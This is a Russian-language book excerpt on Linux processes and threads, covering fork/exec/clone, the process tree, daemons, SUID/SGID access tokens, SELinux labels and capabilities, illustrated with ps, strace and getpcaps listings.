
Родительский процесс может завершиться раньше своих дочерних процессов, тогда логично предположить, что все «осиротевшие» процессы окажутся зомби по завершении, потому как просто некому будет востребовать их статус завершения. На самом деле этого не происходит, потому что «осиротевшим» процессам назначается приемный родитель, в качестве которого выступает прародитель всех процессов `init` с идентификатором `PID = 1`.



Порождение процессов (а) и запуск программ (б)

Запуск новой программы (см. рис.) реализуется при помощи системного вызова `exec`, в результате которого содержимое процесса PID^1 полностью замещается запускаемой программой и библиотеками, от которых она зависит, а свойства и атрибуты (включая идентификатор PID) остаются неизменными. Такое замещение обычно используется программами, устанавливающими нужные значения свойств и атрибутов процесса и подготавливающими ресурсы процесса к выполнению запускаемой программы. Например, обработчик терминального доступа `getty` открывает заданный терминал, устанавливает режимы работы порта терминала, перенаправляет на терминал стандартные потоки ввода-вывода, а затем замещает себя программой аутентификации `login`.

Для запуска новой программы в новом процессе используются оба системных
вызова `fork` и `exec` согласно принципу fork-and-exec «раздвоиться и запустить», показанного на рисунке ниже. Например, командный интерпретатор bash по командам `ps fx` или `man ps` порождает дочерние процессы ❷ и замещает их программами `ps` и `man`. Тем же образом действует ⓿ графический эмулятор терминала gnome-terminal-server — запуская новый сеанс пользователя ❶ на каждой из своих вкладок, он замещает свои дочерние процессы программой интерпретатора `bash`.



Запуск программы в отдельном процессе

Следующий листинг иллюстрирует команду интерпретатора, запущенную в «фоновом» режиме при помощи конструкции асинхронного списка. Аналогично всем предыдущим командам, интерпретатор использует fork-and-exec для запуска программы в дочернем процессе с идентификатором `23228`, но не дожидается его завершения при помощи системного вызова `wait`, как обычно, а немедленно ❶ продолжает интерактивное взаимодействие с пользователем, сообщив ему PID порожденного процесса и «номер задания» `[1]` команды «заднего фона». Оповещение о завершении своего дочернего процесса интерпретатор получит позже, при помощи сигнала `SIGCHLD`, и отреагирует соответствующим сообщением ❷ об окончании команды «заднего фона».

Фоновое выполнение программ

```
fitz@ubuntu:~$ dd if=/dev/dvd of=plan9.iso &

❶ [1] 23228
fitz@ubuntu:~$ ps f
  PID TTY      STAT   TIME COMMAND
23025 pts/1    S      0:00 -bash
23228 pts/1 □ R      1:23    _ dd if=/dev/dvd of=plan9.iso
23230 pts/1    R+     0:00    _ ps f
fitz@ubuntu:~$
...
fitz@ubuntu:~$ 586896+0 записей получено
586896+0 записей отправлено
300490752 байт (300 MB, 286 MiB) скопирован, 14,6916 c, 20,5 MB/c

❷ [1]+  Завершён            dd if=/dev/dvd of=plan9.iso
```

В следующем листинге показана конвейерная конструкция интерпретатора, при помощи которой осуществляется поиск самого большого файла с суффиксом `.html` вниз по дереву каталогов, начиная с `/usr/share/doc`. Эта конструкция реализуется при помощи fork-and-exec четырьмя параллельно порожденными дочерними процессами интерпретатора, в каждом из которых запущена программа соответствующей части конвейера, при этом дочерние процессы связаны неименованным каналом pipe — простейшим средством межпроцессного взаимодействия. Встроенная команда интерпретатора `wait` реализует одноименный системный вызов и используется для ожидания окончания всех дочерних процессов конвейера, целиком запущенного в «фоновом» режиме.

Параллельный запуск взаимодействующих программ

```
fitz@ubuntu:~$ find /usr/share/doc -type f -name '.html' | xargs -n1 wc
-l | sort -k 1 -nr | head -1 &
 [1] 12827
fitz@ubuntu:~$ ps fj
 PPID   PID  PGID   SID TTY      TPGID STAT   UID   TIME COMMAND
11715 11716 11716  9184 pts/0    14699 S     1006   0:01 -bash
11716 12824 12824  9184 pts/0    14699 R     1006   0:00    _ find ... -
type f -name *.html
11716 12825 12824  9184 pts/0    14699 R     1006   0:00    _ xargs -n1
wc -l
11716 12826 12824  9184 pts/0    14699 S     1006   0:00    _ sort -k 1
-nr
11716 12827 12824  9184 pts/0    14699 S     1006   0:00    _ head -1
11716 14699 14699  9184 pts/0    14699 R+    1006   0:00    _ ps fj
fitz@ubuntu:~$ wait
15283 /usr/share/doc/xterm/xterm.log.html
[1]+  Завершён find /usr/share/doc -type f -name '.html' | xargs -n1 wc
-l | sort -k 1 -nr | head -1
```

Параллельные многопроцессные программы

Как указывалось ранее, параллельные программы зачастую используют процессы для выполнения отдельных ветвей. В эту категорию часто попадают программы сетевых служб, например сервер баз данных W:[PostgreSQL], служба удаленного доступа W:[SSH] и подобные. Следующий листинг иллюстрирует программу postgres, выполняющуюся в шести параллельных процессах, один из которых — диспетчер ❶, четыре служебных ❷ и еще один ❸ вызван подключением пользователя `fitz` к одноименной базе данных `fitz`. При последующих подключениях пользователей к серверу будут порождены дополнительные дочерние процессы для обслуживания их запросов — по одному на каждое подключение.

Параллельные многопроцессные сервисы

```
fitz@ubuntu:~$ ps f -C postgres
  PID TTY      STAT   TIME COMMAND
❶ 6711 ?       S      0:00 /usr/lib/postgresql/11/bin/postgres -D
/var/lib/postgresql...
❷ 6713 ?       Ss     0:00    _ postgres: 11/main: checkpointer
│ 6714 ?       Ss     0:00    \_ postgres: 11/main: background writer
│ 6715 ?       Ss     0:00    \_ postgres: 11/main: walwriter
│ 6716 ?       Ss     0:00    \_ postgres: 11/main: autovacuum launch-
er
│ 6717 ?       Ss     0:00    \_ postgres: 11/main: stats collector
6718 ?       Ss     0:00    \_ postgres: 11/main: logical replication
launcher
❸ 9443 ?       Ss     0:00    _ postgres: 11/main: fitz  fitz [local]
idle
fitz@ubuntu:~$ ssh ubuntu
fitz@ubuntu's password:
...
Last login: Sat Nov 21 13:29:33 2015 from localhost
fitz@ubuntu:~$ ps f -C sshd
    PID TTY      STAT   TIME COMMAND
①   655 ?       Ss     0:00 /usr/sbin/sshd -D
② 21975 ?       Ss     0:00    _ sshd: fitz [priv]
③ 22086 ?       S      0:00    _ sshd: fitz@pts/1
fitz@ubuntu:~$ ^Dвыход
Connection to ubuntu closed.
```

Аналогично, при удаленном доступе по протоколу SSH программа sshd, работая в качестве диспетчера ① в одном процессе, на каждое подключение порождает один свой клон ②, который, выполнив аутентификацию и авторизацию пользователя в системе, порождает еще один свой клон ③, имперсонирующийся в пользователя и обслуживающий его запросы.

Параллельные многонитевые программы

Для управления нитями в Linux используют стандартный POSIX-интерфейс `pthreads`, реализующий библиотекой W:[NPTL], которая является частью библиотеки `libc`. Интерфейс предоставляет «нитевой» вызов создания нити `pthread_create`, который является условным аналогом «процессных» `fork` и `exec`, вызов завершения и уничтожения нити `pthread_exit`, условно аналогичный `exit`, и вызов для получения статуса завершения нити `pthread-_join`, условно аналогичный `wait`.

В качестве типичных примеров применения нитей можно привести сетевые сервисы, которые для параллельного обслуживания клиентских запросов используют нити вместо процессов. Например, WEB-сервер apache, как показано в следующем листинге, использует два многонитевых процесса по 27 нитей в каждом, что позволяет экономить память (за счет работы всех нитей процесса с общей памятью) при обслуживании большого количества одновременных клиентских подключений.

Параллельные многонитевые сервисы

```
fitz@ubuntu:~$ ps f -C apache2
  PID TTY      STAT   TIME COMMAND
10129 ?        Ss     0:00 /usr/sbin/apache2 -k start
10131 ?        Sl     0:00    _ /usr/sbin/apache2 -k start
10132 ?        Sl     0:00    _ /usr/sbin/apache2 -k start
fitz@ubuntu:~$ ps fo pid,nlwp,cmd -C apache2
  PID NLWP CMD
10129 1    /usr/sbin/apache2 -k start
10131 27      _ /usr/sbin/apache2 -k start
10132 27      _ /usr/sbin/apache2 -k start

fitz@ubuntu:~$ ps -fLC rsyslogd
UID      PID  PPID LWP  C NLWP STIME TTY      TIME CMD
syslog 606     1 606  0    4 ноя18 ?   00:00:00 /usr/sbin/rsyslogd -n -
iNONE
syslog 606     1 680  0    4 ноя18 ?   00:00:00 /usr/sbin/rsyslogd -n -
iNONE
syslog 606     1 681  0 □ 4 ноя18 ?   00:00:00 /usr/sbin/rsyslogd -n -
iNONE
syslog 606     1 682  0    4 ноя18 ?   00:00:00 /usr/sbin/rsyslogd -n -
iNONE
```

Аналогично, сервис централизованной журнализации событий rsyslogd использует нити для параллельного сбора событийной информации из разных источников, ее обработки и журнализации. Одна нить считывает события ядра из `/proc/kmsg`, вторая принимает события других служб из файлового сокета `/run/systemd/journal/syslog` (`/dev/log` в ранних, до `systemd` системах), третья фильтрует поток принятых событий и записывает в журнальные файлы каталога `/var/log/*` и т. д. Параллельная обработка потоков поступающих событий при помощи нитей производится с минимально возможными накладными расходами, что позволяет достигать колоссальной производительности по количеству обрабатываемых сообщений в единицу времени.

Распараллеливание используется не только для псевдоодновременного выполнения ветвей параллельной программы, но и для их настоящего одновременного выполнения несколькими центральными процессорами. В примере из следующего листинга показано, как сокращается время сжатия ISO-образа файла при использовании параллельного упаковщика pbzip2 по сравнению с последовательным bzip2. Для измерения времени упаковки применяется встроенная команда интерпретатора `time`, при этом сначала измеряется время упаковки ❶ и время распаковки ❷ последовательным упаковщиком, а затем — время упаковки ① и время распаковки ② параллельным упаковщиком. Команды упаковки запускаются на «заднем фоне», оценивается наличие процессов и нитей паковщиков, после чего они переводятся на «передний фон» встроенной командой интерпретатора `fg` (foreground) и оцениваются затраты времени.

Параллельные многонитевые утилиты

```
fitz@ubuntu:~$ ls -lh plan9.iso
-rw-r--r-- 1 fitz fitz 287M нояб. 28 15:47 plan9.iso
❶ fitz@ubuntu:~$ time bzip2 plan9.iso &
[1] 5545
fitz@ubuntu:~$ ps f
  PID TTY      STAT   TIME COMMAND
 4637 pts/0    S      0:00 -bash
 5545 pts/0    S      0:00    _ -bash
 5546 pts/0    R      0:12    _ bzip2 plan9.iso
 5548 pts/0    R+     0:00    _ ps f
fitz@ubuntu:~$ ps -fLp 5546
UID        PID  PPID   LWP  C NLWP STIME TTY          TIME CMD
fitz      5546  5545  5546 96 □ 1 10:50 pts/0    00:00:22 bzip2
plan9.iso
fitz@ubuntu:~$ fg
time bzip2 plan9.iso

real  0m54.780s
user  0m51.772s
sys 0m0.428s
fitz@ubuntu:~$ ls -lh plan9.iso.bz2
-rw-r--r-- 1 fitz fitz 89M нояб. 28 15:47 plan9.iso.bz2
❷ fitz@ubuntu:~$ time bzip2 -d plan9.iso.bz2

real  0m20.705s
user  0m19.044s
sys 0m1.168s
① fitz@ubuntu:~$ time pbzip2 plan9.iso &
[1] 5571
fitz@ubuntu:~$ ps f
  PID TTY      STAT   TIME COMMAND
 4637 pts/0    S      0:00 -bash
 5571 pts/0    S      0:00 -bash
 5572 pts/0    Sl     0:03    _ pbzip2 plan9.iso
 5580 pts/0    R+     0:00    _ ps f
fitz@ubuntu:~$ ps -fLp 5572
UID        PID  PPID   LWP  C NLWP STIME TTY          TIME CMD
fitz      5572  5571  5578 92 □ 8 10:52 pts/0    00:00:43 pbzip2
plan9.iso
...
fitz      5572  5571  5579  1    8 10:52 pts/0    00:00:00 pbzip2
plan9.iso
fitz@ubuntu:~$ fg
time pbzip2 plan9.iso

real  0m24.259s
user  1m22.940s
sys 0m1.888s
fitz@ubuntu:~$ ls -lh plan9.iso.bz2
-rw-r--r-- 1 fitz fitz 89M нояб. 28 15:47 plan9.iso.bz2
② fitz@ubuntu:~$ time pbzip2 -d plan9.iso.bz2

real  0m7.384s
user  0m25.972s
sys 0m1.396s
```

В результате оценки оказывается, что последовательный упаковщик bzip2 использует один однонитевой процесс и затрачивает ≈54,7 с реального времени на упаковку, из них ≈51,7 с проводит в пользовательском режиме `user` и лишь ≈0,4 с в режиме ядра `sys` (выполняя системные вызовы, например `read` или `write`). Соотношение между временем режимов говорит о вычислительном характере программы, т. е. о существенном превалировании времени вычислительных операций упаковки над временем операций ввода-вывода для чтения исходных данных и записи результатов. Это означает, что нагрузка последовательного упаковщика на центральный процессор (в случае, если бы он был единственный) близка к максимальной, и его параллельная реализация для псевдоодновременного выполнения ветвей (которые практически никогда не спят) лишена смысла.

Параллельный упаковщик pbzip2 использует один многонитевой процесс из восьми нитей и затрачивает ≈24,4 с реального времени на упаковку, при этом ≈1 мин 22,9 с (!) проводит в пользовательском режиме и ≈1,8 с в режиме ядра. Прирост производительности упаковки и, как следствие, сокращение времени упаковки достигаются за счет настоящего параллельного выполнения нитей на нескольких процессорах (разных ядрах процессора). Соотношение между реальным временем упаковки и суммарно затраченным временем режима пользователя, которое примерно в 3 раза больше, означает использование в среднем трех процессоров для параллельного выполнения вычислительных операций упаковки.

Продолжение статьи →

ПРОЦЕССЫ И ПАМЯТЬ В LINUX

ОТРЫВОК ИЗ КНИГИ «ВНУТРЕННЕЕ УСТРОЙСТВО LINUX»

Двойственность процессов и нитей Linux

Как указывалось ранее, процессы и нити в ядре Linux сводятся к универсальному понятию «задача». Задача, все ресурсы которой (память, открытые файлы и т. д.) используются совместно с другими такими же задачами, является нитью. И наоборот, процессами являются такие задачи, которые обладают набором своих частных, индивидуальных ресурсов.

Универсальный системный вызов **clone** позволяет указать, какие ресурсы станут общими в порождаемой и порождающей задачах, а какие — частными. Системные вызовы порождения POSIX-процессов **fork** и POSIX-нитей **pthread_create** оказываются в Linux всего лишь «обертками» над **clone**, что проиллюстрировано в двух следующих листингах.

В первом примере архиватор tar **PID = 11801** создает при помощи системного вызова **clone** дочерний процесс **PID = 11802**, в который помещает программу компрессора gzip, используя системный вызов **execve**. В результате параллельной работы двух взаимодействующих процессов будет создан компрессированный архив **docs.tgz** каталога **/usr/share/doc**.

Системный вызов clone — порождение нового процесса

```
fitz@ubuntu:~$ strace -fe clone,fork,execve tar czf docs.tgz
/usr/share/doc
execve("/usr/bin/tar", ["tar", "czf", "docs.tgz", "/usr/share/doc"], ...
) = 0
  clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|
...) = 12403
tar: Удаляется начальный /' из имен объектов
strace: Process 12403 attached[pid 12403] execve("/bin/sh", ["/bin/sh",
"-c", "gzip"], 0x7ffd8dd597c0 ...) = 0[pid 12403]
clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID| ...) = 12404strace:
Process 12404 attached[pid 12404] execve("/usr/bin/gzip", ["gzip"],
0x55e2e45bbb48 /* 35 vars */) = 0`

...
+++ exited with 0 +++
```

В примере из следующего листинга компрессор pbzip2 создает при помощи системного вызова **clone** семь «дочерних» нитей ❶...❼ **PID = 12514->12520**, которые имеют общую память **CLONE_VM**, общие открытые файлы **CLONE_-FILES** и прочие общие ресурсы.

Системный вызов clone — порождение новой нити

```
fitz@ubuntu:~$ strace -fe clone,fork,execve pbzip2 plan9.iso
execve("/usr/bin/pbzip2", ["pbzip2", "plan9.iso"], 0x7ffd28884938 /* 35
vars */) = 0
❶ clone(child_stack=0x7f1d46d38fb0,
flags=CLONE_VM|CLONE_FS|CLONE_FILES|... ) = 12514
5     ...
❼ clone(child_stack=0x7f1d46537fb0,
flags=CLONE_VM|CLONE_FS|CLONE_FILES|...) = 12520
strace: Process 12520 attached
5     ...
strace: Process 12514 attached
[pid 12514] <span class=nobr>+ exited with 0 span>+
5     ...
[pid 12520] <span class=nobr>+ exited with 0 span>+
+++ exited with 0 +++
```

ДЕРЕВО ПРОЦЕССОВ

Процессы, попарно связанные дочерне-родительскими отношениями, формируют дерево процессов операционной системы. Первый процесс **init**, называемый ***прародителем процессов***, порождается ядром операционной системы после инициализации и монтирования корневой файловой системы, откуда и считывается программа **/sbin/init** (в современных системах является символической ссылкой на актуальный **/lib/systemd/systemd**). Прародитель процессов всегда имеет **PID = 1**, а его основной задачей является запуск разнообразных системных служб, включая запуск обработчиков алфавитно-цифрового терминального доступа getty, менеджера дисплеев графического доступа, службы дистанционного доступа SSH и прочих (см. главу 10). Кроме того, **systemd** назначается приемным родителем для «осиротевших» процессов, а также отслеживает аварийные завершения запускаемых им служб и перезапускает их.

В примере из следующего листинга показано дерево процессов, построенное при помощи специальной команды **pstree**, а в листинге “Процессы ядра, демоны, прикладные процессы” — «классическое» представление дерева процессов при помощи команды **ps**.

Дерево процессов

```
fitz@ubuntu:~$ pstree -cnAhT
systemd-+-systemd-journal
     ❷ |-systemd-udevd
     ❷ |-systemd-resolve
     ❷ |-rsyslogd
        ...
        |-gdm3---gdm-session-wor-+-gdm-session-wor
        |                        |-gdm-x-session-+-Xorg
        |                        |               -gnome-session-b
        ...
        |-systemd-+-(sd-pam)
        ...
        |         |-gnome-terminal--+-bash---man---pager ❸
        |         |-bash
        ...
     ❷ |-postgres-+-postgres
        |          |-postgres
        |          |-postgres
        |          |-postgres
        |          |-postgres
        |          -postgres
     ❷ |-apache2-+-apache2
        |-apache2
        ...
     ❷ |-sshd-+-sshd---sshd---bash
        |      `-sshd---sshd---bash
        ...
        |-agetty
        |-login---bash---pstree ❸
        ...
```

Процессы операционной системы принято классифицировать на ***системные*** (ядерные), ***демоны*** и ***прикладные***, исходя из их назначения и свойств (см. листинг “Процессы ядра, демоны, прикладные процессы”).

Прикладные процессы ❸ выполняют обычные ***пользовательские*** программы (например, утилиту **man**), для чего им выделяют индивидуальную память, объем которой указан в столбце VSZ вывода команды **ps**. Такие процессы обычно интерактивно взаимодействуют с пользователем посредством управляющего терминала (за исключением графических программ), указанного в столбце TTY.

Демоны (daemons) ❷ выполняют ***системные*** программы, реализующие те или иные службы операционной системы. Например, cron реализует службу периодического выполнения заданий, atd — службу отложенного выполнения заданий, rsyslogd — службу централизованной журнализации событий, sshd — службу дистанционного доступа, systemd-udevd — службу «регистрации» подключаемых устройств, и т. д. Демоны запускаются на ранних стадиях загрузки операционной системы и взаимодействуют с пользователем не интерактивно при помощи терминала, а опосредованно — при помощи своих утилит. Таким образом, отсутствие управляющего терминала в столбце TTY отличает их от прикладных процессов.

Процессы ядра, демоны, прикладные процессы

```
fitz@ubuntu:~$ ps faxu
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S    ноя18   0:00
[kthreadd]
root         3  0.0  0.0      0     0 ?        I<   ноя18   0:00    _
[rcu_gp]
root         4  0.0  0.0      0     0 ?        I<   ноя18   0:00    _
[rcu_par_gp]
root         6  0.0  0.0      0     0 ?      ❶ I<   ноя18   0:00    _
[kworker/0:0H...]
root         8  0.0  0.0      0     0 ?        I<   ноя18   0:00    _
[mm_percpu_wq]
root         9  0.0  0.0      0     0 ?        S    ноя18   0:09    _
[ksoftirqd/0]
...
root         1  0.0  0.2 168400 11684 ?        Ss   ноя18   0:12
/sbin/init splash
...
root       333  0.0  0.1  21844  5348 ?        Ss   ноя18   0:07 /lib/sys-
temd/systemd-udevd
syslog     606  0.0  0.1 224360  4244 ?        Ssl  ноя18   0:01
/usr/sbin/rsyslogd -n -i...
...
root       649  0.0  0.0  20320  3036 ?      ❷ Ss   ноя18   0:00
/usr/sbin/cron -f
daemon     675  0.0  0.0   3736  2184 ?        Ss   ноя18   0:00
/usr/sbin/atd -f
...
root     21545  0.0  0.0   5560  3420 tty4     Ss   ноя18   0:00 /bin/lo-
gin -p --
fitz     28152  0.0  0.0   2600  1784 tty4     S    01:38   0:00    _ -sh
fitz     28162  0.0  0.0  12948  3584 tty4     S+   01:38   0:00    _ bash
finn     12989  0.2  0.0□12092  3988 tty4   ❸ S+   13:47   0:00    _ man
ps
finn     13000  0.0  0.0  10764  2544 tty4     S+   13:47   0:00    _
pager
```

INFO

Зачастую демоны имеют суффикс d в конце названия, например sshd – это **s**ecure **sh**ell **d**aemon, а rsyslogd – **r**ocket **sys**tem **log**ging **d**aemon, и т. д.

Системные (ядерные) ❶ процессы (правильнее — ядерные нити, т. к. выполняются они в общей памяти ядра операционной системы) выполняют параллельные части ***ядра*** операционной системы, поэтому не обладают ни индивидуальной виртуальной памятью VSZ, ни управляющим терминалом TTY. Более того, ядерные процессы не выполняют отдельную программу, загружаемую из ELF-файла, поэтому их имена COMMAND являются условными и изображаются в квадратных скобках, а кроме того, они имеют особое состояние **I** в столбце STAT.

АТРИБУТЫ ПРОЦЕССА

Процесс в операционной системе является основным активным субъектом, взаимодействующим с окружающими его объектами — файлами и файловыми системами, другими процессами, устройствами и пр. Возможности процесса выполнять те или иные действия по отношению к другим объектам определяются его специальными свойствами — атрибутами процесса.

Маркеры доступа

Возможности процесса по отношению к объектам, доступ к которым разграничивается при помощи дискреционных механизмов (в частности, к файлам дерева каталогов) определяются значениями его атрибутов, формирующих его DAC-маркер доступа, а именно — атрибутами RUID, RGID, EUID, EGID, см. **credentials**.

Эффективные идентификаторы EUID (effective user identifier) и EGID (effective group identifier) указывают на «эффективных» пользователя и группу, использующихся дискреционными механизмами для определения прав доступа процесса к файлам и другим объектам согласно назначенному им режиму или списку доступа. Атрибуты RUID (real user identifier) и RGID (real group identifier) указывают на «настоящих» пользователя и группу, «управляющих» процессом.

Первому процессу пользовательского сеанса (в случае регистрации в системе
с использованием алфавитно-цифрового терминала — командному интерпретатору) назначают атрибуты RUID/EUID и RGID/EGID равными идентификаторам зарегистрировавшегося пользователя и его первичной группы. Последующие процессы пользовательского сеанса наследуют значения атрибутов, т. к. порождаются в результате клонирования при помощи **fork**. В примере из следующего листинга при помощи команды **id** показаны значения EUID/EGID пользовательского сеанса и их наследование от командного интерпретатора, что явным образом подтверждает команда **ps**.

DAC-маркер доступа процесса — атрибуты RUID, EUID, RGID, EGID

```
fitz@ubuntu:~$ id
uid=1006(fitz) gid=1008(fitz) группы=1008(fitz)
fitz@ubuntu:~$ ps fo euid,ruid,egid,rgid,user,group,tty,cmd
 EUID  RUID  EGID  RGID  USER  GROUP  TT     CMD
 1006  1006  1008  1008  fitz  fitz   pts/2 -bash
 1006  1006  1008  1008  fitz  fitz   pts/2   _ ps fo
euid,uid,egid,...,tty,cmd
```

Изменение идентификаторов EUID/EGID ***процесса*** происходит при срабатывании механизма неявной передачи полномочий, основанном на дополнительных атрибутах SUID/SGID файлов ***программ***. При запуске таких программ посредством системного вызова **exec** атрибуты EUID/EGID запускающего процесса устанавливаются равными идентификаторам UID/GID владельца запускаемой программы. В результате процесс, в который будет загружена такая программа, будет обладать правами владельца программы, а не правами пользователя, запустившего эту программу.

В следующем листинге приведен типичный пример использования механизма неявной передачи полномочий при выполнении команд **passwd** и **wall**. При смене пароля пользователем при помощи программы **/usr/bin/passwd** ее процесс получает необходимое право записи ① в файл **/etc/shadow** в результате передачи полномочий ❶ суперпользователя **root (UID=0)**. При передаче широковещательного сообщения всем пользователям при помощи **/usr/bin/wall** необходимо иметь право записи ② в их файлы устройств **/dev/tty***, которое появляется ❷ в результате передачи полномочий группы **tty (GID = 5)**.

Атрибуты файла SUID/SGID и атрибуты процесса RUID, EUID, RGID, EGID

```
fitz@ubuntu:~$ who
fitz     pts/0        2019-11-22 00:52 (:0.0)
fitz     pts/1        2019-11-22 00:53 (:0.0)
fitz     pts/2        2019-11-22 01:06 (:0.0)

fitz@ubuntu:~$ ls -la /etc/shadow /dev/pts/*
  crw--w---- 1 fitz tty    136, 2 ноя 19 12:00 /dev/pts/1
② crw--w---- 1 fitz tty    136, 3 ноя 19 13:53 /dev/pts/2
  c--------- 1 root root     5, 2 ноя 17 03:30 /dev/pts/ptmx
① -rw-r----- 1 root shadow   1647 ноя 19 12:27 /etc/shadow

fitz@ubuntu:~$ ls -l /usr/bin/passwd /usr/bin/wall
-rwsr-xr-x 1  root   root 67992 авг 29 16:00 /usr/bin/passwd
-rwxr-sr-x 1    root  tty 35048 авг 21 16:19 /usr/bin/wall

fitz@ubuntu:~$ ls -ln /usr/bin/passwd /usr/bin/wall
-rwsr-xr-x 1  0    0 67992 авг 29 16:00 /usr/bin/passwd
-rwxr-sr-x 1    0  5 35048 авг 21 16:19 /usr/bin/wall

fitz@ubuntu:~$ ps ft pts/1,pts/2 o pid,ruid,rgid,euid,egid,tty,cmd
    PID  RUID  RGID  EUID  EGID TT     CMD
  27883  1006  1008  1006  1008 pts/2  bash
❷ 27937  1006  1008  1006  5    pts/2     _ wall
  27124  1006  1008  1006  1008 pts/1  bash
❶ 27839  1006  1008  0     1008 pts/1     _ passwd
```

По отношению к объектам, доступ к которым ограничивается при помощи мандатных механизмов, возможности процесса определяются значениями его MAC-маркера доступа, а именно — атрибутом мандатной метки LABEL. Как и RUID/EUID/RGID/EGID, атрибут LABEL назначается первому процессу сеанса пользователя явным образом, а затем наследуется при клонировании процессами-потомками от процессов-родителей. В примере из приведенного ниже листинга при помощи команды **id** показан атрибут LABEL сеанса пользователя, а при помощи команды **ps** — его явное наследование от процесса-родителя.

Аналогично изменениям EUID/EGID процесса, происходящим при запуске SUID-ной/SGID-ной программы, изменение метки LABEL ***процесса*** происходит (согласно мандатным правилам ❶) в системном вызове **exec** при запуске ***программы***, помеченной соответствующей мандатной меткой файла. Так, например, при запуске программы **/usr/sbin/dhclient** с типом **dhcpc_exec_t** ее мандатной метки ❸ процесс приобретает тип **dhcpc_t** своей мандатной метки ❹, в результате чего существенно ограничивается в правах доступа к разным объектам операционной системы.

MAC-маркер доступа процесса — мандатная метка selinux

```
fitz@ubuntu:~$ ssh lich@fedora
lich@fedora's password:
Last login: Sat Nov 21 14:25:16 2015

[lich@centos ~]$ id -Z
staff_u:staff_r:staff_t:s0-s0:c0.c1023

[lich@centos ~]$ ps Zf
LABEL                                     PID TTY   STAT  TIME COMMAND
staff_u:staff_r:staff_t:s0-s0:c0.c1023 31396 pts/0 Ss    0:00 -bash
staff_u:staff_r:staff_t:s0-s0:c0.c1023 31835 pts/0 R+    0:00    _ ps Zf
staff_u:staff_r:staff_t:s0-s0:c0.c1023 31334 tty2  Ss+   0:00 -bash
[lich@centos ~]$ sesearch -T -t dhcpc_exec_t -c process
Found 19 semantic te rules:
...
❶    type_transition NetworkManager_t dhcpc_exec_t : process dhcpc_t;
...

[lich@centos ~]$ ls -Z /usr/sbin/dhclient
❷ -rwxr-xr-x. root root system_u:object_r:dhcpc_exec_t:s0
/usr/sbin/dhclient
[lich@centos ~]$ ps -ZC dhclient
LABEL                              PID TTY TIME      CMD
❸ system_u:system_r:dhcpc_t:s0    2120 ?  00:00:00 dhclient
  system_u:system_r:dhcpc_t:s0    4320 ?  00:00:00 dhclient
```

Привилегии

Еще одним важным атрибутом процесса, определяющим его возможности по использованию системных вызовов, являются привилегии процесса **capabilities**. Например, обладание привилегией **CAP_SYS_PTRACE** разрешает процессам трассировщиков **strace** и **ltrace**, использующих системный вызов **ptrace**, трассировать процессы ***любых*** пользователей (а не только «свои», EUID которых совпадает с EUID трассировщика). Аналогично, привилегия **CAP_SYS_NICE** разрешает изменять приоритет, устанавливать привязку к процессорам и назначать алгоритмы планирования процессов и нитей ***любых*** пользователей, а привилегия **CAP_KILL** разрешает посылать сигналы процессам ***любых*** пользователей.

Явная привилегия «владельца» **CAP_FOWNER** позволяет процессам изменять режим и списки доступа, мандатную метку, расширенные атрибуты и флаги любых файлов так, словно процесс выполняется от лица владельца файла. Привилегия **CAP_LINUX_IMMUTABLE** разрешает управлять флагами файлов **i**, **immutable** и **a**, **append**, а привилегия **CAP_SETFCAP** — устанавливать «файловые» привилегии запускаемых программ.

Необходимо отметить, что именно обладание полным набором привилегий делает пользователя **root (UID=0)** в Linux суперпользователем. И наоборот, обычный, непривилегированный пользователь (в смысле **UID≠0**) не обладает никакими явными привилегиями (неявно он обладает привилегией владельца для всех своих объектов). Назначение привилегий процесса (здесь допущено намеренное упрощение механизма наследования и назначения привилегий при **fork** и **exec** без потери смысла) происходит при запуске программы при помощи системного вызова **exec**, исполняемый файл которого помечен «файловыми» привилегиями.

В примере из следующего листинга иллюстрируется получение списка привилегий процесса при помощи утилиты **getpcaps**. Как и ожидалось, процесс **postgres (PID=6711)**, работающий от лица обычного (непривилегированного, в смысле **UID≠0**) псевдопользователя **postgres**, не имеет ❶ никаких привилегий, а процесс **apache2 (PID=10129)**, работающий от лица суперпользователя **root (UID=0)**, имеет полный ❷ набор привилегий. Однако процесс **NetworkManager (PID=646)** выполняется от лица «суперпользователя», лишенного ❸ большинства своих привилегий, т. к. ему их умышленно уменьшили при его запуске (см. **systemd** в главе 8) до минимально необходимого набора, достаточного для выполнения его функций (хто способствует обеспечению защищенности операционной системы).

Привилегии (capabilities) процесса

```
fitz@ubuntu:~$ ps fo user,pid,cmd -C NetworkManager,postgres,apache2
USER       PID CMD
root     10129 /usr/sbin/apache2 -k start
www-data 10131    _ /usr/sbin/apache2 -k start
www-data 10132    _ /usr/sbin/apache2 -k start
postgres  6711 /usr/lib/postgresql/11/bin/postgres -D /var/lib/post-
gresql/11/main ...
postgres  6713    _ postgres: 11/main: checkpointer
postgres  6714    _ postgres: 11/main: background writer
postgres  6715    _ postgres: 11/main: walwriter
postgres  6716    _ postgres: 11/main: autovacuum launcher
postgres  6717    _ postgres: 11/main: stats collector
postgres  6718    _ postgres: 11/main: logical replication launcher
root       646 /usr/sbin/NetworkManager --no-daemon

fitz@ubuntu:~$ getpcaps 6711
❶ Capabilities for 6711': =
❷ fitz@ubuntu:~$ getpcaps 10129
Capabilities for10129': = cap_chown,cap_dac_override,cap_dac_read-
_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,
cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_
broadcast,cap_net_
admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawi
o,cap_sys_chroot,
cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap
_sys_resource,cap_
sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_au-
dit_control,cap_
setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_blo
ck_suspend,
cap_audit_read+ep
❸ fitz@ubuntu:~$ getpcaps 646
Capabilities for `646': = cap_dac_override,cap_kill,cap_setgid,cap_setu-
id,cap_net_bind_service,cap_net_admin,
cap_net_raw,cap_sys_module,cap_sys_chroot,cap_audit_write+ep
```

